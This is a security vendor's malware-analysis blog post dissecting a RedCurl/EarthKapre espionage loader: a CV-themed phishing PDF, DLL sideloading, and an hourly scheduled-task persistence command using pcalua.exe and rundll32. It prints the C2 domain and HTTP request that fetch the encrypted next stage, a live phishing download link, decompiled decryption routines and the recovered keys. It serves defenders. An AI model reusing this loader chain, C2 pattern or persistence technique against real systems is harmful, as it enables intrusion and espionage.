

Unraveling the Many Stages and Techniques Used by...

[e esentire.com/blog/unraveling-the-many-stages-and-techniques-used-by-redcurl-earthkapre-apt](https://esentire.com/blog/unraveling-the-many-stages-and-techniques-used-by-redcurl-earthkapre-apt)

BLOG

TRU POSITIVES [+]

Recon and Espionage: Unraveling the Many Stages and Techniques Used by RedCurl/EarthKapre APT

READ NOW



Want to learn more on how to achieve Cyber Resilience?

TALK TO AN EXPERT

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team...

What did we find?

In January 2025, the eSentire Threat Response Unit (TRU) identified the use of a legitimate Adobe executable (ADNotificationManager.exe) to sideload the EarthKapre/RedCurl loader.

EarthKapre, also known as RedCurl, is a highly sophisticated cyber espionage group known for its advanced operations, primarily targeting private-sector organizations with a focus on corporate espionage. The target of this attack is an organization within the Law Firms & Legal Services industry.

Upon execution of the final stage, TRU observed EarthKapre executing reconnaissance commands and tools like SysInternals Active Directory Explorer (AD Explorer), the usage of 7-Zip to password protect/archive the collected data, and exfiltration to cloud storage provider “Tab Digital” via PowerShell PUT request.

Initial access occurred when the victim opened an Indeed CV/Cover letter themed spam PDF from a spam email. The PDF contains a link to download a zip archive, which contains a mountable iso (img) file. Once the victim opens the img file, it is mounted to an external drive letter, e.g. D: and opens in file explorer.

The victim sees a single file, “CV Applicant *.scr” which is the legitimate signed Adobe executable “ADNotificationManager.exe”. After the victim opens the file, the EarthKapre loader (netutils.dll) is side loaded. This attack chain is described in the figure below.





Figure 1 – EarthKapre/RedCurl Attack Chain

The PDF file contains two links that lead to a zip archive containing an ISO image file matching, "CV Applicant [4 digits]-[6 digits].img".



Use direct link to open resume: <https://cvsend.resumeexpert.cloud/id/ec95bd22-9950-4875-b232-bcc43287f2a0/Onal108d>

Figure 2 – Indeed-themed phishing pdf

After extracting the zip archive and mounting the img file, the victim sees a file explorer window. Note, the victim would not see any of the hidden files shown below as the default setting in Windows hides hidden files. The only file the victim sees is “CV Application *.scr”.

Upon the victim opening the *.scr file, the RedCurl/EarthKapre dll (netutils.dll) is side loaded. The legitimate C runtime libraries shown below are also loaded.




Figure 3 – File explorer view after mounting img file

Stage 1 Analysis

Before we dive into the analysis of the first stage, aka Simple Downloader, it is worth noting there are few detections in VirusTotal for this particular variant.




Figure 4 – Low VirusTotal hits

The purpose of the first stage is to download and execute the next stage. As previously reported by Trend Micro, RedCurl/EarthKapre makes use of a string decryption function that makes use of various APIs in bcrypt.dll. These APIs are used to generate a SHA256 hash based on a string. The first 16 bytes of the generated SHA256 hash is used as the AES key for decrypting strings via BCryptDecrypt:

- BCryptOpenAlgorithmProvider – AES/SHA256
- BCryptCreateHash
- BCryptHashData
- BCryptDestroyHash
- BCryptGenerateSymmetricKey – Generate key for AES
- BCryptFinishHash – Acquire SHA256 of key string
- BCryptDecrypt – Decrypt encrypted string
- BCryptGetProperty – ObjectLength and HashDigestLength properties
- BCryptDestroyKey
- BCryptCloseAlgorithmProvider

The string used in the aforementioned process is XOR encrypted. The routine that handles decryption of it is called with several parameters, passing a pointer to store the decrypted key, a pointer to the encrypted key, and the XOR key 0x0D0196A9 to use for decryption.

Note, this routine is used throughout several stages of RedCurl/EarthKapre and not just this particular stage. It is also used for decrypting other strings as well and not just the key string.

C7 45 D7 CB AC CB 41	mov	dword ptr [rbp+57h+Src], 41CBACCBh
C7 45 DB A6 0E 09 A3	mov	dword ptr [rbp+57h+Src+4], 0A3090EA6h ; part 1
C7 45 DF 3F 9D C5 AD	mov	dword ptr [rbp+57h+Src+8], 0ADC59D3Fh ; part 2
C7 45 E3 1D 22 AA A5	mov	dword ptr [rbp+57h+Src+0Ch], 0A5AA221Dh ; part 3
41 B8 CB AC CB 41	mov	r8d, 41CBACCBh ; xor key
48 8D 55 DB	lea	rdx, [rbp+57h+Src+4]
48 8D 4D EF	lea	rcx, [rbp+57h+var_68]
E8 CC F4 FF FF	call	mw_decrypt_aes_key

Figure 5 – AES key decryption

The encryption routine can be seen below. Each index of the encrypted data is decrypted by multiplying the constant 48271 by the previous computation and XOR'ing against the encrypted byte.

```

int64 __fastcall mw_decrypt_xor(_BYTE *pOutput, _BYTE *pEncrypted, int xor_key)
{
    char v4; // al
    unsigned int v5; // r9d
    unsigned int v6; // r8d
    unsigned int v7; // ecx
    unsigned int v8; // r8d
    unsigned int v9; // ecx
    unsigned int v10; // r8d
    unsigned int v11; // ecx
    unsigned int v12; // r8d
    unsigned int v13; // ecx
    unsigned int v14; // r8d
    unsigned int v15; // r8d
    int64 result; // rax

    *(_OWORD *)pOutput = 0LL;
    *(_DWORD *)pOutput + 4 = 0;
    v4 = *pEncrypted ^ xor_key;
    *(_DWORD *)pOutput = xor_key;
    pOutput[4] = v4;
    v5 = 48271 * xor_key % 0x7FFFFFFFu;
    pOutput[5] = pEncrypted[1] ^ v5;
    pOutput[6] = pEncrypted[2] ^ (48271 * v5 % 0x7FFFFFFF);
    v6 = 48271 * (48271 * v5 % 0x7FFFFFFF) % 0x7FFFFFFF;
    pOutput[7] = pEncrypted[3] ^ v6;
    v7 = 48271 * v6 % 0x7FFFFFFF;
    pOutput[8] = pEncrypted[4] ^ v7;
    v8 = 48271 * v7 % 0x7FFFFFFF;
    pOutput[9] = pEncrypted[5] ^ v8;
    v9 = 48271 * v8 % 0x7FFFFFFF;
    pOutput[10] = pEncrypted[6] ^ v9;
    v10 = 48271 * v9 % 0x7FFFFFFF;
    pOutput[11] = pEncrypted[7] ^ v10;
    v11 = 48271 * v10 % 0x7FFFFFFF;
    pOutput[12] = pEncrypted[8] ^ v11;
}

```

Figure 6 – XOR decryption routine

After the AES key string is decrypted, it is used throughout for decrypting strings. The next figure displays part of how this is achieved.

First, a SHA256 is generated from the key string and 16 bytes of the resulting hash are used in a call to BCryptDecrypt.

```

.text:00007FF97EBB28B4      mov     rdx, rax             ; AES
.text:00007FF97EBB28B7      xor     r9d, r9d
.text:00007FF97EBB28BA      xor     r8d, r8d
.text:00007FF97EBB28BD      lea     rcx, [rbp+3C0h+hAlgorithm]
.text:00007FF97EBB28C4      call    [rsp+4C0h+pfnBCryptOpenAlgorithmProvider]
.text:00007FF97EBB28C8      test    eax, eax
.text:00007FF97EBB28CA      js      loc_7FF97EBB29B6
.text:00007FF97EBB28D0      mov     dword ptr [rsp+4C0h+var_490], 0 ; dwFlags
.text:00007FF97EBB28D8      mov     [rsp+4C0h+var_498], 10h ; cbSecret
.text:00007FF97EBB28E0      lea     rax, [rbp+3C0h+pbSecretSha256Hash]
.text:00007FF97EBB28E7      mov     [rsp+4C0h+pbSecret], rax
.text:00007FF97EBB28EC      xor     r9d, r9d             ; cbKeyObject
.text:00007FF97EBB28EF      xor     r8d, r8d             ; pbKeyObject
.text:00007FF97EBB28F2      lea     rdx, [rbp+3C0h+phKey]
.text:00007FF97EBB28F9      mov     rcx, [rbp+3C0h+hAlgorithm]
.text:00007FF97EBB2900      call    [rbp+3C0h+pfnBCryptGenerateSymmetricKey]
.text:00007FF97EBB2903      test    eax, eax
.text:00007FF97EBB2905      js      loc_7FF97EBB29B6
.text:00007FF97EBB290B      mov     [rsp+4C0h+var_478], 1
.text:00007FF97EBB2913      lea     rax, [rbp+3C0h+var_368]
.text:00007FF97EBB2917      mov     [rsp+4C0h+var_480], rax
.text:00007FF97EBB291C      xor     eax, eax
.text:00007FF97EBB291E      mov     [rsp+4C0h+var_488], eax
.text:00007FF97EBB2922      mov     [rsp+4C0h+var_490], rax
.text:00007FF97EBB2927      mov     [rsp+4C0h+var_498], eax
.text:00007FF97EBB292B      mov     [rsp+4C0h+pbSecret], rax
.text:00007FF97EBB2930      xor     r9d, r9d
.text:00007FF97EBB2933      mov     r8d, r15d           ; cbInput - size of the ciphertext to decrypt
.text:00007FF97EBB2936      mov     rdx, r12            ; pbInput - address of a buffer that contains the ciphertext to be decrypted
.text:00007FF97EBB2939      mov     rcx, [rbp+3C0h+phKey]
.text:00007FF97EBB2940      mov     rbx, [rsp+4C0h+pfnBCryptDecrypt]
.text:00007FF97EBB2945      call    rbx

```

Figure 7 – AES decryption routine

To make understanding the code easier, we wrote a python script that is available [here](#) to find the AES key, decrypt all the strings, and set comments in IDA Pro.

Note, the Yara rules may need to be updated across future variants to capture the appropriate opcodes. For this particular variant, all of the strings are decrypted and output in IDA as seen below. These strings include various API names, a C2 URL (sm.vbigdatasolutions.workers[.]dev) and a user agent utilized for acquiring the next stage.

Remembering that the initial PDF was Indeed themed, the string “https://secure.indeed.com/auth” is passed in a call to the API ShellExecuteA to deceive the user by opening their default browser to that URL.

```

Output
Decrypting string at memory offset 0x7ff98bad9139, file offset 0x8539, result: InternetConnectA
Decrypting string at memory offset 0x7ff98bad91c8, file offset 0x85c8, result: HttpOpenRequestA
Decrypting string at memory offset 0x7ff98bad9237, file offset 0x8637, result: HttpSendRequestA
Decrypting string at memory offset 0x7ff98bad92a5, file offset 0x86a5, result: HttpQueryInfoA
Decrypting string at memory offset 0x7ff98bad9312, file offset 0x8712, result: InternetReadFile
Decrypting string at memory offset 0x7ff98bad945e, file offset 0x885e, result: Mozilla/5.0 (Windows NT; Windows NT 10.0;) WindowsPowerShell/5.1 (VuMUAryhPLsaqGX1Sx)
Decrypting string at memory offset 0x7ff98bad94e6, file offset 0x88e6, result: sm.vbigdatasolutions.workers.dev
Decrypting string at memory offset 0x7ff98bad9584, file offset 0x8984, result: POST
Decrypting string at memory offset 0x7ff98bad95ea, file offset 0x89ea, result: id
Decrypting string at memory offset 0x7ff98bad96c7, file offset 0x8ac7, result: Content-type: application/x-www-form-urlencoded
Decrypting string at memory offset 0x7ff98bad9800, file offset 0x8c00, result: Kernel32.dll
Decrypting string at memory offset 0x7ff98bad986a, file offset 0x8c6a, result: CreateDirectoryA
Decrypting string at memory offset 0x7ff98bada8fb, file offset 0x9cfd, result: SHELL32.dll
Decrypting string at memory offset 0x7ff98bada9a6, file offset 0x9da6, result: ShellExecuteA
Decrypting string at memory offset 0x7ff98badaaf9, file offset 0x9ef9, result: https://secure.indeed.com/auth
AES Key String: mkb3f3)Hia9!
AES Key: 4387958e8b6c701f54843c634ff0070c

```

Figure 8 – Decrypting strings via EarthKapre-IDA.py

One of the first behaviors in the stage is to create a scheduled task via COM interface (taskschd.dll). The trigger time is generated via Windows API GetSystemTimeAsFileTime, which is then converted to the time in seconds since epoch. The time is then converted to string format via strftime with format specifier, “%Y-%m-%dT%H:%M:%S”.


```

call    fn_get_system_time_as_file_time ; Get current time in seconds since epoch
mov     [rbp+7F0h+var_6B8], rax
lea     rdx, [rbp+7F0h+var_6B8]
lea     rcx, [rbp+7F0h+Tm] ; struct tm *
call    j_??$common_localtime_s@_J@@YAHQEATm@@QEB_J@Z ; Convert to local time
lea     rcx, [rbp+7F0h+var_360]
call    mw_get_str_pointer
mov     r8, rax ; Format == %Y-%m-%dT%H:%M:%S
lea     r9, [rbp+7F0h+Tm] ; Tm
mov     edx, 64h ; 'd' ; SizeInBytes
lea     rcx, [rbp+7F0h+Buffer] ; Buffer
call    strftime

```

Figure 9 – Generate time for scheduled task to trigger

Note, that because the trigger time for the task is a time that technically occurs in the past by the time the task is created, it is not immediately triggered. The task is set to run every hour indefinitely, so the actual time the next stage is set to run is one hour after.

The threat actors are still using the LOLBin Program Compatibility Assistant (pcalua.exe) for the next stage, which in turn will execute the “CplApplet” export via rundll32.exe.

The "action" for the task is as follows:

- **Action:** Start a Program
- **Details:** C:\Windows\system32\pcalua.exe -a rundll32 -c shell32.dll,Control_RunDLL C:\Users\User\AppData\Roaming\BrowserOSR\BrowserOSR_.dll c7ccd991-41e1-45ab-b0de-b1d229bba429

The following figure displays the name of the scheduled task, which follows the format BrowserOSR-<BASE64_ENCODED_COMPUTER_NAME>.

Note, the computer name is acquired through the API GetComputerNameA. One additional thing to note is that this task is not stored in the root but rather its own folder “BrowserOSR” and uses the author “Google Corporation”.




Figure 10 – Scheduled task properties

Wininet.dll is then loaded and several APIs are resolved:

- InternetOpenA
- InternetConnectA
- HttpOpenRequestA
- HttpSendRequestA

- HttpQueryInfoA

These APIs are used by the malware to send an HTTP request to the C2 to acquire the next stage. The contents of this HTTP request can be seen below. Note, the user agent changes across variants. For example, the user agent “Mozilla/5.0 (Windows NT; Windows NT 10.0;) WindowsPowerShell/5.1.20134.790” was seen in a previous variant.

```
POST /id HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0;) WindowsPowerShell/5.1
(VuMUASryhPLsaqGXlSx)
Host: sm.vbigdatasolutions[.]workers.dev
Content-Length: 0
Cache-Control: no-cache
```

Figure 11 – First stage C2 HTTP request

The following figure shows the response from the C2 which contains the encrypted second stage payload. Note, the file name in the Content-Disposition header is set to a randomly named zip archive however the response contents are clearly missing the right header to be a zip archive.

```
HTTP/1.1 200 OK
Date: Sun, 26 Jan 2025 06:10:43 GMT
Content-Type: application/octet-stream
Content-Length: 272544
Connection: keep-alive
CF-Ray: 907e5766097b9e70-SJC
CF-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: *
Cache-Control: no-store
Content-Disposition: attachment; filename="w1xyNuNMri.zip"
Expires: 0
Pragma: public
access-control-allow-credentials: true
Content-Description: File Transfer
Content-Transfer-Encoding: binary
X-Powered-By: PHP/8.3.15
Report-To: {"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=L10dlHDMgTagT%2FeltGNRe88nVlqzsmhN8pVkyTGwFOqwaqv9VQdRj9e9PU0m8cITRfgf0xS9x8u
nel","max_age":604800}]
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
alt-svc: h3=":443"; ma=86400
server-timing: cfL4;desc=?
proto=TCP&rtt=47429&min_rtt=39900&rtt_var=24859&sent=6&recv=7&lost=0&retrans=0&
ÛMciæ•Ä¿TUX2ÜÇz$•, È•õ•°µ•©•, â¿•, üÇâL}W¿0•, 4¿{•, Ìè¿•, R•, ß•, !<ªt•, ôaí•, «Ö•, 7ú•, éÒ•,
ko•, l•, >ùæo
```

Figure 12 – First stage C2 HTTP response

The API `InternetReadFile` is called in a loop to read the response from the HTTP request in chunks of 0x2800 bytes until `InternetReadFile` returns FALSE. This response contains an encrypted DLL payload. The payload returned by the C2 in this case is 0x428A0 bytes, so the `InternetReadFile` API is called around 26 times.




Figure 13 – Read response from C2 in chunks of 0x2800 bytes

We have re-implemented the decryption process in the python script available [here](#). Note, the first stage binary, i.e., `netutils.dll`, needs to be passed to the script for the script to identify the XOR key to decrypt the encrypted payload, e.g., `encrypted_payload.bin`.

```

C:\Users\user\Desktop>python EarthKapre-Stage2-Payload-Decrypter.py -f netutils.dll -e encrypted_payload.bin -o stage2.dll
Found XOR key: b'BmaEiOwsUa'
Successfully decrypted payload, output file path: stage2.dll
  
```

Figure 14 – Decrypting the C2 encrypted response via `EarthKapre-Stage2-Payload-Decrypter.py`

Next, the string `"CreateDirectoryA"` is decrypted and resolved via `GetProcAddress`. Then, the string `"WriteFile"` is decrypted and resolved via `GetProcAddress`. After that, the string `"CreateFileA"` is decrypted and resolved via `GetProcAddress`. Then, the string `"CloseHandle"` is decrypted and resolved via `GetProcAddress`.

Next, `CreateDirectoryA` is called to create the folder to store the payload.

`C:\Users\user\AppData\Roaming\BrowserOSR` After that, `CreateFileA` is called with `GENERIC_WRITE` access to create a handle to the final stage. The payload is then decrypted via an XOR loop with the hard-coded XOR key `"BmaEiOwsUa"`. The beginning of the decrypted blob contains 0x1869F junk bytes.

After incrementing the pointer to the payload buffer 0x186A0 bytes, the payload is written to disk through a call to `WriteFile`. Finally, after the scheduled task triggers after an hour, stage 2 executes.

```

xor_decrypt_payload_loop:
33 D2          xor     edx, edx
48 8B C1       mov     rax, rcx
48 F7 75 08    div     [rbp+1A0h+var_198]
48 8D 4D F8    lea     rcx, [rbp+1A0h+var_1A8] ; "BmaEiOwsUa"
E8 CC 1B 00 00 call     sub_7FF97EBB630
0F B6 00      movzx   eax, byte ptr [rax]
43 30 04 01    xor     [r9+r8], al
41 FF C2      inc     r10d
4D 8D 04 01    lea     r8, [r8+1]
48 8B 55 E0    mov     rdx, [rbp+1A0h+var_1C0]
48 8B C2      mov     rax, rdx
4C 8B 4D D8    mov     r9, [rbp+1A0h+var_1C8]
49 2B C1      sub     rax, r9
49 63 CA      movsxd  rcx, r10d
48 3B C8      cmp     rcx, rax ; 0x428A0 cmp size of encrypted payload
72 CA      jnb     short xor_decrypt_payload_loop

write_decrypted_payload_to_disk_from_offset:
49 2B D1      sub     rdx, r9
44 8D 82 60 79 FE FF lea     r8d, [rdx-186A0h] ; nNumberOfBytesToWrite
49 8D 91 A0 86 01 00 lea     rdx, [r9+186A0h] ; lpBuffer
48 89 5C 24 20    mov     [rsp+2A0h+var_280], rbx
4C 8D 4D F0      lea     r9, [rbp+1A0h+lpNumberOfBytesWritten]
48 8B CF      mov     rcx, rdi ; hFile
41 FF D7      call    r15 ; WriteFile
48 8B CF      mov     rcx, rdi
85 C0      test    eax, eax
75 05      jnz     short loc_7FF97EBB9AB4

```

Figure 15 – Decrypting the C2 encrypted response via XOR key, write payload to disk

```

00018640 3D 30 68 AA 58 63 37 EA 94 E3 D6 13 38 D6 41 BA 58 23 05 04 4B 9E 40 40 8A FF A6 6B =0h.Xc7....8.A.X#..K.@@...k
0001865c CB 1B 91 E5 3B AA 78 BF 33 C2 B5 E8 D1 A7 D2 D0 E0 01 C0 11 D2 D2 A2 26 D7 98 3B 07 ....;X.3.....&.;.
00018678 BA BA 10 6C A3 9F DF 71 E2 20 BD 73 46 84 D6 5C A6 D2 6A 1F 1F 28 79 11 1D 62 BC BC ...l...q...sF...\..j..(y..b..
00018694 4F 9B 41 DF 70 F6 8A C6 94 7B D9 42 4D 5A 90 00 03 00 00 00 04 00 00 00 00 FF FF 00 00 O.A.p....{.BMZ.....
000186b0 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.B.....
000186cc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000186e8 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 !..L.!This program cannot be
00018704 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 00 run in DOS mode....$.
00018720 F0 76 21 47 B4 17 4F 14 B4 17 4F 14 B4 17 4F 14 B4 17 4F 14 A0 7C 4B 15 BF 17 4F 14 A0 7C 4C 15 .v!G..O...O...|K...O...|L.
0001873c B1 17 4F 14 A0 7C 4A 15 3D 17 4F 14 B6 62 4B 15 BA 17 4F 14 B6 62 4C 15 BE 17 4F 14 ...O...|J.=.O..bK...O..bL...O.
00018758 E6 62 4A 15 96 17 4F 14 A0 7C 4E 15 B7 17 4F 14 B4 17 4E 14 E1 17 4F 14 B4 17 4F 14 .bJ...O...|N...O...N...O...O.
00018774 85 17 4F 14 7E 62 46 15 B5 17 4F 14 7E 62 4F 15 B5 17 4F 14 7E 62 4D 15 B5 17 4F 14 ..O..-bF...O..-bO...O..-bM...O.
00018790 52 69 63 68 B4 17 4F 14 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 9B 1E 89 67 Rich..O.....PE..d....g
000187ac 00 00 00 00 00 00 00 00 F0 00 22 20 0B 02 0E 1D 00 BC 01 00 00 F4 00 00 00 00 00 00 .....
000187c8 44 E7 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 00 00 00 02 00 00 06 00 00 00 00 D.....
000187e4 00 00 00 00 06 00 00 00 00 00 00 00 F0 02 00 00 04 00 00 00 00 00 00 03 00 60 01 .....
00018800 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 10 00 00 00 00 10 00 00 00 .....
0001881c 00 00 00 00 00 00 00 00 10 00 00 00 70 74 02 00 4C 00 00 00 BC 74 02 00 28 00 00 00 .....pt..L...t..(....
00018838 00 00 00 00 00 00 00 00 B0 02 00 2C 16 00 00 00 00 00 00 00 00 00 00 00 E0 02 00 .....
00018854 7C 06 00 00 70 49 02 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |...pI..8.....
00018870 00 00 00 00 00 00 00 00 B0 49 02 00 38 01 00 00 00 00 00 00 00 00 00 00 00 D0 01 00 .....I..8.....
0001888c 30 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0.
